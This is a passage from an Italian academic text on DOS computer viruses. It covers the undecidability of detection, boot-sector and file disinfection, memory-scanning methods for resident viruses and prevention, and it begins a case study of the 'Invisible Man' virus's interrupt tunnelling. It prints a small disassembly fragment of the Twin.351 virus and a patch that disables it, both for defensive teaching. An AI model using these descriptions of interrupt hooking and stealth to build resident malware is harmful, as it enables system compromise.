  1. è stata eseguito la clausola *else*, cioè `IS-SAFE(V,V)=YES`, cioè `IS-SAFE` avrebbe dato una risposta sbagliata e quindi non sarebbe corretto;
  2. se `IS-SAFE(V,V)=NO`, cioè se $V(V)$ stampa *"Ciao"* l'unico modo affinché risulti V **non safe** sull'input V è che sia colpa di `IS-SAFE`, cioè che il programma `IS-SAFE` sia **non safe**, il che negherebbe l'ipotesi.

$\square$

In ogni caso si è dimostrato che il programma filtro `IS-SAFE` non può essere contemporaneamente **safe** e corretto. Quindi non si può stabilire con esattezza se un arbitrario programma P è un virus oppure no [Fer93] [Dow89].

Tutte le misure che devono essere prese contro i computer virus possono essere suddivise in tre diversi gruppi:

- misure preventive contro le infezioni virali, per diminuire i danni provocati dalle infezioni;
- utilizzo di programmi antivirali, per rendere innocui i virus conosciuti, e permettere la loro rimozione;
- rilevamento e rimozione di virus sconosciuti.

3.2 Ripristino di un sistema infetto

Quando un computer viene infettato da qualche virus bisogna risolvere questi problemi: disattivazione dalla memoria del virus residente, cura dei boot-sector (MBR e/o Boot-sector), attraversamento di tutte le subdirectory dei dischi per cercare e ripristinare i file infetti.

3.2.1 Ripristino del Boot sector e dell'MBR

Il recupero dei settori che contengono il *system loader* (vedi figura 7) è il più delle volte una procedura abbastanza semplice. Questo lavoro può essere fatto sia dalle "Norton Utilities"[6] sia dai comandi del DOS *sys* e *fdisk*. Se il computer è stato infettato da un virus che utilizza un algoritmo complesso il problema principale è quello di cercare l'indirizzo del settore che contiene il settore originale salvato dal virus. Questo settore viene letto dal disco e riscritto nel settore di sistema. Alcuni *boot virus* non salvano il settore originale, ed in questo caso c'è bisogno di ripristinare il settore originale utilizzando un settore *campione*. A tale scopo può essere usato il DOS boot-sector standard o l'MBR[7] classico.



Figura 7: Riparazione boot sector a)

Quando si ripristinano zone di sistema è necessario fare molta attenzione perché una correzione errata in tale area potrebbe portare alla perdita di tutte le informazioni sul disco (o i dischi). Tutto ciò perché le operazioni di lettura/scrittura del boot-sector originale devono essere correttamente controllate. La più semplice verifica è quella di controllare la presenza della word *AA55* alla fine del settore.

Prima di ripristinare il settore di sistema c'è bisogno di definire l'area sul disco (*indirizzo del settore*) dove si trova salvato il settore originale. L'indirizzo di tale area può essere o in formato **logico** (numero del settore del disco logico, gestito dal DOS) o in formato **assoluto** (numero del cilindro, testina, e settore del disco fisico, gestito dal BIOS) come mostrato in tabella 2.

Il **valore dell'indirizzo** è calcolato in modo diverso a seconda del metodo usato dal virus per conservarsi il settore originale.

[6] http://www.symantec.com

[7] Utilizzando il comando DOS *fdisk /MBR*

Formato	Via servizio
Logico	INT25h / INT 26h (DOS)
Assoluto	INT 13h (BIOS)

Tabella 2: Tipo indirizzamento

- **Metodo ADDRESS: il settore è salvato in una posizione fissa**

  Questo metodo è usato quando il virus salva il contenuto del settore originale in una **posizione fissa** del disco (ad esempio: cilindro 0, testina 0, settore 3).

- **Metodo ABSOLUTE: indirizzamento indiretto del settore assoluto**

  L'indirizzo del settore originale è caricato dal corpo del virus, cioè il codice del virus contiene il cilindro, la testina, ed il settore della posizione del *system loader* originale (vedi figura 8).



Figura 8: Riparazione boot sector b)

In alcuni casi questi indirizzi non puntano al loader originale ma al primo settore del corpo del virus. In questi casi è necessario aggiungere un certo valore (offset) all'indirizzo del settore originale (vedi figura 9). Questo valore dipende dalla lunghezza del virus e dal suo algoritmo.



Figura 9: Riparazione boot sector c)

- **Metodo LOGICAL: indirizzamento indiretto del settore logico**

  Come per il metodo ABSOLUTE, l'indirizzo del settore che contiene il boot o l'MBR originale viene caricato dal corpo del virus. In questo caso l'accesso al settore in questione viene effettuato tramite la INT 25h.

- **Metodo OVERWRITE: riscrittura del bootstrap loader standard**

  Ci sono virus che non salvano il settore originale poiché sono più piccoli del codice di boot contenuto nel settore. In questo caso viene riscritto il system loader standard sull'area di sistema infettata. Questo metodo può danneggiare i contenuti del drive se il drive è stato formattato in qualche modo non standard.

- **Metodo SPECIAL: casi speciali**

  In casi speciali (per esempio quando il virus è cifrato o è prodotto da tecnologie *polimorfiche*) può essere difficile il ripristino del settore. In questi casi l'eventuale ripristino dipende solo da una totale conoscenza del codice del virus o dalla possibilità di stabilire, analizzando la macchina, le caratteristiche dei dischi logici e/o fisici.

3.2.2 Disattivazione dalla RAM

Per rilevare la presenza di un virus in un sistema, bisogna trovare il codice del virus in memoria (se c'è) e cambiarlo in modo che il virus non possa più accedere ai file e/o settori mentre lo si cerca. È necessario scegliere la **mask** del virus, e definire le eventuali varianti di tale mask. La mask è quella parte del virus che si occupa di gestire gli interrupt agganciati dal virus. Per stabilire l'indirizzo della mask è necessario analizzare l'algoritmo del virus.

La mask del virus viene messa in memoria ad un certo indirizzo *SEGMENTO:OFFSET*. Per la maggior parte dei virus il valore dell'OFFSET è costante e non dipende dalla grandezza della memoria o dalla memoria libera. Viene cambiato solo il valore del SEGMENTO. Per trovare l'indirizzo della mask del virus è necessario controllare tutti gli indirizzi SEGMENTO:OFFSET mantenendo costante l'OFFSET e provando con tutti i valori di SEGMENTO ammisibili.

Per esempio, la parte residente del virus "Twin.351" [Kas97] si presenta così :

```
; INT 21          ->          CS:0161
;=============================================================
SEGMENTO:0161     3D 10 FF          CMP          AX, 0FF10h
SEGMENTO:0164     74 18             JE           Virus_ID
SEGMENTO:0166     80 FC 4B          CMP          AH, 4Bh
SEGMENTO:0169     74 16             JE           Infect_!!!
SEGMENTO:016B     80 FC 4E          CMP          AH, 4Eh
SEGMENTO:016E     75 09             JNE          Cont_Int_21
SEGMENTO:0170     81 FB 07 0A       CMP          BX, 0A07h
SEGMENTO:0174     74 03             JE           Cont_Int_21
........ ....                       ...          ...........
```

Per questo virus può essere usata come mask la parte di codice tra gli indirizzi 0161h - 016Dh (3D 10 FF 74 18 80 FC 4B 74 16 80 FC 4E). Il valore dell'OFFSET è fissato a 0161h.

Il miglior modo di fissare il valore di SEGMENTO dipende dall'algoritmo usato dal virus. I metodi più utilizzati sono i seguenti:

- **Metodo ADDRESS: ricerca in posizioni fisse di memoria**

  Questo metodo è utilizzato quando la parte residente del virus viene inserita in un indirizzo fisso di memoria (per esempio quando il virus sposta la sua parte residente nella interrupt table o nelle aree lasciate libere del DOS, come fanno i virus “Small” e “Tiny”) [Hof97] . In questo caso il valore del SEGMENTO è costante.

- **Metodo CUT: cerca il virus in un'area di memoria ritagliata**

  Questo metodo funziona particolarmente bene quando si cercano le porzioni residenti dei Boot virus. La maggior parte dei Boot virus decrementano la quantità della memoria convenzionale visibile dal DOS (il valore della word all'indirizzo [0040h:0013h]) e scrivono la loro porzione TSR in questa parte di memoria che si sono *ritagliata*. Quando si utilizza il metodo CUT il valore del SEGMENTO varia tra l'indirizzo del segmento della fine della memoria DOS all'inizio del segmento della memoria video (A000h). L'indirizzo di inizio della zona *cut*tata è calcolato a partire dal valore contenuto all'indirizzo [0040h:0013h].

- **Metodo MCB: cerca il virus all'interno dei blocchi di memoria**

  L'utilizzo di questo metodo è possibile nella maggior parte delle infezioni dovute a *file virus* perché questi tipi di virus si creano un nuovo blocco di memoria quando si installano in memoria come TSR. Per cercare la mask del virus è necessario controllare tutti i blocchi di memoria dal primo fino all'ultimo, e confrontare la mask ed i contenuti di memoria ad un fissato OFFSET in ogni blocco. In questo caso il valore del SEGMENTO viene sostituito dal valore del segmento del blocco di memoria (che si sta analizzando). L'indirizzo del primo blocco di memoria è caricato dalla area di sistema del DOS chiamata *List_of_List* (INT 21h, AH=52h) [Bro97], mentre i blocchi seguenti vengono caricati a partire dagli header dei vari blocchi di memoria (*Memory Control Block*).

- **Metodo TRACE: tracciamento degli interrupt**

  In questo metodo (vedi figura 10) il valore del SEGMENTO viene settato al valore dell'indirizzo di segmento del programma che aggancia la INT 13h e la INT 21h. Durante il tracciamento degli interrupt vengono analizzati gli indirizzi di segmento della catena degli *handler* attaccati a quella interruzione (cioè l'indirizzo dove un programma TSR prende il controllo dal TSR precedente).

  Tutti gli indirizzi *segm_i:offs_i* sono la base, e la mask del virus è cercata all'indirizzo con offset OFFSET da questi indirizzi base, cioè il valore di SEGMENTO:OFFSET è cambiato in *segm_i:offs_i+OFFSET*. Alcuni virus sono in grado di accorgersi di questo tracciamento e di conseguenza mandano in crash il sistema.

- **Metodo SCAN: scansione della memoria**

  Questo metodo si utilizza quando i precedenti metodi non trovano un virus e il virus si trova nell'area di memoria il cui indirizzo è più piccolo dell'indirizzo del programma corrente (il programma antivirus in questo caso).

  Quando si utilizza questo metodo (vedi figura 11) il valore del SEGMENTO varia da 0000h fino al valore del segmento del programma antivirus che sta lavorando (e cioè fino al valore del registro CS).

- **Metodo FULL_SCAN: la scansione completa della memoria**

  Il valore del SEGMENTO varia tra 0000h fino a A000h. Questo metodo viene utilizzato quando non si può utilizzare il metodo SCAN.



Figura 10: Tracciamento Interrupt

- **Metodo SPECIAL: casi speciali**

  Ci sono virus che utilizzano degli algoritmi di infezione della RAM talmente complicati da far fallire i metodi standard visti in precedenza (per esempio un virus che cifra la sua parte TSR[8]). In questi casi c'è bisogno di utilizzare delle routine apposite per curare questi virus.

Dopo aver trovato la posizione del codice del virus dobbiamo fare dei *patch* al codice del virus in modo che non possa più accedere ai file e/o settori mentre l'antivirus sta cercando un file e sta ripristinando i file/settori infettati. Tutto ciò perché se il virus infetta i file non appena vengono aperti, tutti i file mentre vengono scanditi diventano infettati. Per esempio:

```
Il codice del virus                     Il codice disattivato
-------------------                     ---------------------

. . . . .    . . . . . . . .            . . . .      . . . . . .

80 FC 3D     CMP  AH, 3Dh               80 FC 3D     CMP  AH, 3Dh
74 xx        JE   Infect_File           90           NOP
E9 xx xx     JMP  Continue              90           NOP
. . . . .    . . . . . . . .            E9 xx xx     JMP  Continue
. . . . .    . . . . . . . .            . . . .      . . . . . . .
```

Durante la disattivazione di un virus TSR c'è bisogno di tener conto che il virus potrebbe utilizzare algoritmi speciali contro la correzione del codice virale in memoria (come fa il virus "Yankee" [Hof97]). In tale caso c'è bisogno di disattivare anche tale algoritmo di "protezione".

[8] come ad esempio fa il BlackAdder.1015, molto diffuso in Campania



Figura 11: Scanning Memory

3.2.3 Ripristino dei file

Mentre si curano i file è necessario prendere in considerazione le seguenti regole:

- è necessario testare e curare tutti i file eseguibili (COM, EXE, SYS, overlay) di tutte le directory, di tutti i drive, senza tener conto degli attributi dei file (read-only, system, hidden);
- è desiderabile salvare e ripristinare gli attributi, la data e ora dei file;
- si deve essere capaci di curare file infetti più di una volta (anche dallo stesso virus).

Il ripristino del file è una procedura abbastanza facile nella stragrande maggioranza dei casi e si può seguire uno dei metodi di seguito elencati. Il metodo dipende dal procedura seguita dal virus che ha infettato quel file.

- **Metodo MOVE: ripristino dei file infettati alla fine**

  Questo metodo (vedi figura 12) è usato quando il file è infettato da un virus che si appende al corpo del file e modifica l'inizio del file. In questo caso alcuni byte dell'inizio del file sono salvati nel corpo del virus. Per ripristinare il file è necessario rimettere questi byte nella loro posizione originale e tagliare il corpo del virus.

  Nel caso di un file COM questa operazione è banale, mentre nel caso di un file EXE la cosa è più complessa. I virus che si appendono ai file EXE cambiano i campi dell'header (vedi tabella 1). I valori originali sono memorizzati da qualche parte nel corpo del virus. Per ripristinare il file bisogna stabilire e trovare quali campi sono stati cambiati, rimetterli nell'header, tagliare il corpo del virus e correggere i campi che indicano la dimensione dell'immagine in memoria del programma.



Figura 12: Metodo MOVE

- **Metodo JERUSALEM e START: ripristino del file infettato all'inizio**

  Nel paragrafo 3.3.2 abbiamo visto che vi sono tre modi di infettare l'inizio di un file. Il terzo modo lo tratteremo più avanti, il secondo ed il primo modo sono rispettivamente trattati col metodo JERUSALEM e col metodo START (vedi figura 13).

  Se un virus sposta tutto il corpo di un file mentre lo infetta (virus "Jerusalem"), o sposta una porzione dell'inizio del file alla sua fine (virus "Burger" [Kas97]) e scrive se stesso nello spazio così ottenuto, allora per ripristinare il file basta invertire la procedura seguita dal virus.

- **Metodo DELETE: cancellazione del file infetto**

  Questo metodo è applicato quando si conosce solo come diagnosticare una infezione di un certo virus, ma non se ne conosce ancora la cura, o quando il virus si comporta come nel terzo modo di infettare l'inizio di un file (overwriting), o quando il file stesso è il virus (cioè nel caso di *companion*). Il metodo constiste semplicemente nel cancellare il file infetto: cancellare in questo caso significa distruggere il file sovrascrivendolo, ad esempio, con tutti zero e poi rimuovere il riferimento nella directory col comando DEL. In alcuni casi usare questi metodi può causare dei danni ad altri file: per esempio la cancellazione di un file infetto col virus "DIR II" [Hof97] provoca un malfunzionamento della FAT (File Allocation Table) facendo comparire dei *lost cluster* sul disco.

- **Metodo SYS: ripristino dei device driver infetti**

  Questo metodo è analogo a quello utilizzato per ripristinare gli header dei file EXE. Bisogna in questo caso ricostruire l'header del device ripristinando gli indirizzi delle routine *Strategy* e/o *Interrupts* e tagliare il corpo del virus.



Figura 13: Metodo JERUSALEM e START

3.3 Analisi del virus

L'oggetto più appropriato per memorizzare ed analizzare un virus è il file che contiene il suo corpo. Per l'analisi del virus è bene avere diversi file infetti, di lunghezza e formato diverso (COM, EXE, SYS se il virus li infetta). Se è necessario analizzare parte della RAM, allora si deve scoprire l'area dove il virus risiede e copiarla in un file usando delle utility apposite. Se è necessario analizzare il Boot sector o il Master boot record, allora bisogna copiarli in un file, anche se sarebbe meglio fare una immagine del disco (solo nel caso di floppy). Il tutto deve essere spedito ai ricercatori che si occupano dei virus o a qualche produttore di programmi antivirali. Tuttavia, se il tempo a disposizione è poco e il sistema infetto non può fare una quarantena (stare spento finchè non si ottiene una risposta dai ricercatori), un utente che conosce bene l'Assembler e il DOS può analizzare il virus e prendere le opportune misure scrivendo un programma antivirus da solo.

Quando un virus è stato localizzato in memoria o è stato identificato in un file infetto, si deve capire:

- il metodo di diffusione;
- le caratteristiche degli eventuali danni che il virus ha fatto sui dati memorizzati sui dischi;
- il modo di curare la RAM e i file (o settori) infetti.

Per risolvere questi problemi si devono utilizzare dei programmi appositi come i *debugger* e i *disassembler*, facendo molta attenzione quando si traccia il corpo del virus.

Dall'analisi di un file virus si dovrebbe capire quali tipi di file vengono infettati dal virus, e in quale posizione del file il virus piazza il proprio codice; per permettere poi di recuperare il file originale bisogna trovare il posto in cui il virus mantiene le informazioni per passare il controllo al file.

Dall'analisi di un boot virus si dovrebbe capire dove esso tiene la copia del boot sector o come erano i dati del boot sector originale.

Se il virus è di tipo residente in memoria, è necesario trovare la porzione di codice del virus che gli permette di mettersi residente in memoria e di calcolare gli indirizzi delle routine del virus che agganciano gli interrupt.

Una volta noto tutto ciò si possono prendere delle misure temporanee per tamponare l'infezione in attesa di avere a disposizione un antivirus aggiornato con le caratteristiche di questo virus.

3.4 Misure preventive contro le infezioni

Il metodo principale per combattere i virus, come in medicina, è prendere in tempo delle misure preventive. Queste misure consistono principalmente in queste quattro regole:

1. È raccomandabile comprare software da rivenditori autorizzati, anziché copiarlo da sorgenti alternative. Ciò riduce drasticamente la possibilità di avere del software infetto, anche se sono noti casi di software cellofanato già infetto alla produzione. Per esempio, il virus "Michelangelo" [Hof97] fu distribuito col programma "Da Vinci E-mail".

   Come conseguenza di questa regola, appare evidente che bisogna conservare una copia del software comprato (incluso il sistema operativo) su dischetti protetti dalla scrittura, ed è bene fare anche più di una copia, ove concesso dalla licensa d'uso.

2. Fare dei backup periodici di tutti i file su cui si lavora. Se si possiede un DAT tape o una qualsiasi altra unità di backup è meglio fare il backup di tutto il disco fisso. Si può fare anche un backup incrementale o differenziale, anche se in ambiente DOS potrebbe non essere efficace come per UNIX.

3. Non lanciare dei programmi che non sono mai stati controllati. Prima di lanciare un nuovo programma è meglio testarlo usando più di un antivirus ove possibile o almeno un antivirus aggiornato. Ciò non basta, quando si usa un nuovo programma per la prima volta (e per un certo periodo iniziale di uso) è bene tenere un programma antivirus residente che intercetti qualsiasi tentativo di alterare il sistema e che segnali immediatamente una possibile infezione.

   Questa regola evidenzia il fatto che se su un PC lavorano persone diverse (come nei nostri laboratori) è facile che questo subisca una infezione.

4. È bene usare dei programmi di *integrity check*. Questi programmi tengono in uno speciale database alcune informazioni (check sum, dimensione, attributi, MD5 di ogni file, etc.) sulle aree di sistema ed i file. Periodicamente vengono confrontate le informazioni nel database con i contenuti reali del disco, perchè una discrepanza può essere vista come il segnale di una attività virale o di un cavallo di Troia

3.5 Come si utilizzano i programmi antivirus

Prima di lanciare un programma antivirus è raccomandabile fare il boot da un dischetto di sistema fatto in precedenza che sia sicuramente pulito e che sia protetto in scrittura. Questo è necessario per escludere la presenza in memoria di un virus, poiché esso potrebbe bloccare le operazioni dell'antivirus o addirittura infettare i file quando sono controllati (cfr. 3.2.2). Il reboot deve essere a **freddo**, poiché alcuni virus sono in grado di sopravvivere a un reboot a **caldo**.

È desiderabile che i programmi antivirus utilizzati siano aggiornati e che almeno uno di essi sia di produzione locale (stessa nazionalità), poiché la migrazione dei virus in altri paesi, come la diffusione degli antivirus richiede un certo tempo. Quindi ci si aspetta che le contromisure contro un nuovo virus siano presenti prima negli antivirus di produzione locale.

Il ripristino dei file infetti è più agevole se si seguono le regole seguenti:

1. stampare la lista dei file infetti;

2. copiare i file infetti su dischetto, se non si hanno delle copie di backup dei file che sono stati infettati;

3. far ripristinare i file infetti da un programma antivirus, poi controllare se questi file sono ancora funzionanti ed eventualmente la corrispondenza con una copia di backup (se disponibile);

4. nel caso che i file infetti non siano stati ripristinati correttamente, cancellarli e farne il *restore* dalle copie di backup; se tali copie non sono disponibili, ricopiare i file infetti dal dischetto del punto 2. e ritentare la disinfezione con un altro programma antivirus.

Si deve porre una particolare attenzione alla purezza dei file che sono compressi con LZEXE, PKLITE, DIET, o altre utility di compressione di file eseguibili. Se il file infetto è compresso il rilevamento e la rimozione è impossibile senza la decompressione di questo file. In questo caso la situazione tipica è che l'antivirus afferma che tutti i file sono puliti, ma dopo qualche tempo il virus ricompare.

Altrettanta cura deve essere posta quando i file sono compattati in un archivio (ZIP,ARJ, LHZ, etc.). Infatti, un virus può aspettare per molto tempo in una copia archiviata di un programma e apparire subdolamente solo quando questo archivio viene decompattato e i programmi in esso contenuti installati su un nuovo computer (ed eseguiti). Perciò quando si scopre una infezione sul proprio sistema è bene controllare tutti i dischetti posseduti e tutti gli archivi fatti fino a qualche anno prima.

Non bisogna però associare un qualsiasi malfunzionamento del computer alla apparizione di un virus, ed anche in questa eventualità si può dire che *"il diavolo non è così terribile come lo dipingono"*. Infatti, una infezione virale non è la cosa peggiore che può capitare al vostro computer.

4 Tecniche avanzate usate dai virus

4.1 Un caso di studio: il Tunnelling di Invisible Man

In questa sezione illustreremo il concetto di "**tunnelling**" facendo uso di un esempio reale: lo studio del virus "Invisible Man" [Hof97] che, pare, sia stato scritto (secondo noi solo modificato) a Salerno. I motivi di tale scelta sono da ricercare nel fatto che, non solo tale virus sia stato uno dei primi ad utilizzare tale tecnica, ma anche perché, spesso, da parte della stampa nazionale si è considerata l'Università di Salerno come una "fucina" di creazione di virus.

Si tratta innanzi tutto di un virus che infetta e si propaga ugualmente bene sia per mezzo dei file con estensione .COM e .EXE sia attraverso il Master Boot Record dei dischi fissi e, in una variante del virus, anche attraverso il boot sector dei dischetti. Tuttavia le modalità di infezione cambiano a seconda che essa avvenga quando un computer legge il boot di un disco fisso (o di un dischetto) infetto oppure se il calcolatore va ad aprire in un modo qualunque un file infetto.

Nel primo caso viene caricato ed eseguito il Master Boot Record del disco infetto ed il virus si riserva per sé 4096 byte di memoria convenzionale installando un suo gestore dell'interrupt 1Ch con la funzione d'installare a sua volta un gestore dell'interrupt 21h *quando verrà successivamente caricato il COMMAND.COM.* Si deve sapere che l'interrupt 21h del DOS è particolarmente importante nel sistema operativo ed interviene nella maggior parte delle funzioni di I/O del computer[9]. In questo modo il virus ottiene due importanti risultati:

- Si installa in memoria prima che venga eseguito un qualunque altro programma;
- ha *libero* accesso agli indirizzi originali degli interrupt che possono essere utilizzati per una successiva azione; uno di questi, come vedremo è l'interrupt 13h che presiede alle più importanti operazioni sul disco.

Il virus, infiltrandosi nel computer attraverso il boot di un disco infetto, raggiunge però un altro importante obiettivo: quello di essere più difficilmente scoperto. Infatti uno dei modi per individuare la presenza di un virus residente in memoria consiste nel verificare se vengono modificati gli indirizzi dei vettori d'interrupt impiegati; se il virus si introduce nel sistema **prima** che venga caricato il sistema operativo, non ha la necessità di modificare tali vettori.

Cercheremo di spiegare alla buona come vengono modificati i vettori, rinunciando un poco al rigore tecnico, con la descrizione di ciò che accade quando viene eseguito un interrupt e con un esempio quanto più possibile vicino a quanto avviene all'interno del computer in questi casi. Il computer funziona per mezzo di una unità centrale di elaborazione che esegue le istruzioni che le vengono impartite. Una di queste istruzioni è l'**interrupt**, che costringe il microprocessore ad interrompere la sua attività precedente e ad eseguire una serie di altre operazioni chiamate **routine di gestione** dell'interrupt. Si parla di routine perché si tratta per l'appunto di una sequenza fissa di operazioni proprie di quel particolare interrupt e del sistema operativo (DOS) impiegato. Ogni interrupt (ovvero ogni routine di gestione) è collocato in memoria, all'accensione del computer, quando viene caricato il BIOS ed occupa un *preciso indirizzo* della RAM. Tutti gli indirizzi di tutte le routine sono ordinatamente disposti in un'altra zona della RAM ed il loro insieme è chiamato **tavola dei vettori** di interrupt. Se un computer sta eseguendo un programma e ad un certo punto incontra l'istruzione "INT", per esempio "INT 21h" il microprocessore interrompe l'elaborazione in corso ed esegue un'intera

[9] Per maggiori informazioni consultare l'ottimo lavoro di Dave Williams [Wil93]

serie di operazioni che sono specifiche della routine di gestione dell'interrupt 21h. Per fare ciò cerca nella tavola dei vettori di interrupt la collocazione del vettore 21h, legge l'indirizzo della routine di gestione di tale interrupt (che è posta in tutt'altra parte della RAM), va a tale indirizzo ed esegue la routine. Quando il microprocessore ha eseguito le operazioni proprie della routine, riprende l'esecuzione del programma dal punto in cui l'interrupt l'aveva fermato. A questo punto dobbiamo porre particolare attenzione su due fatti:

- è relativamente facile conoscere l'indirizzo di ciascun vettore di interrupt nella tavola dei vettori, poiché è calcolabile per tutti i computer della famiglia Intel 80x86;
- l'indirizzo della routine di gestione di ciascun interrupt varia invece da computer a computer (da BIOS a BIOS) e perciò o si ricava andando a leggere il contenuto dei vettori relativi o si ricava registrando le operazioni che fa il BIOS quando compie l'allocazione delle proprie routine nella RAM.

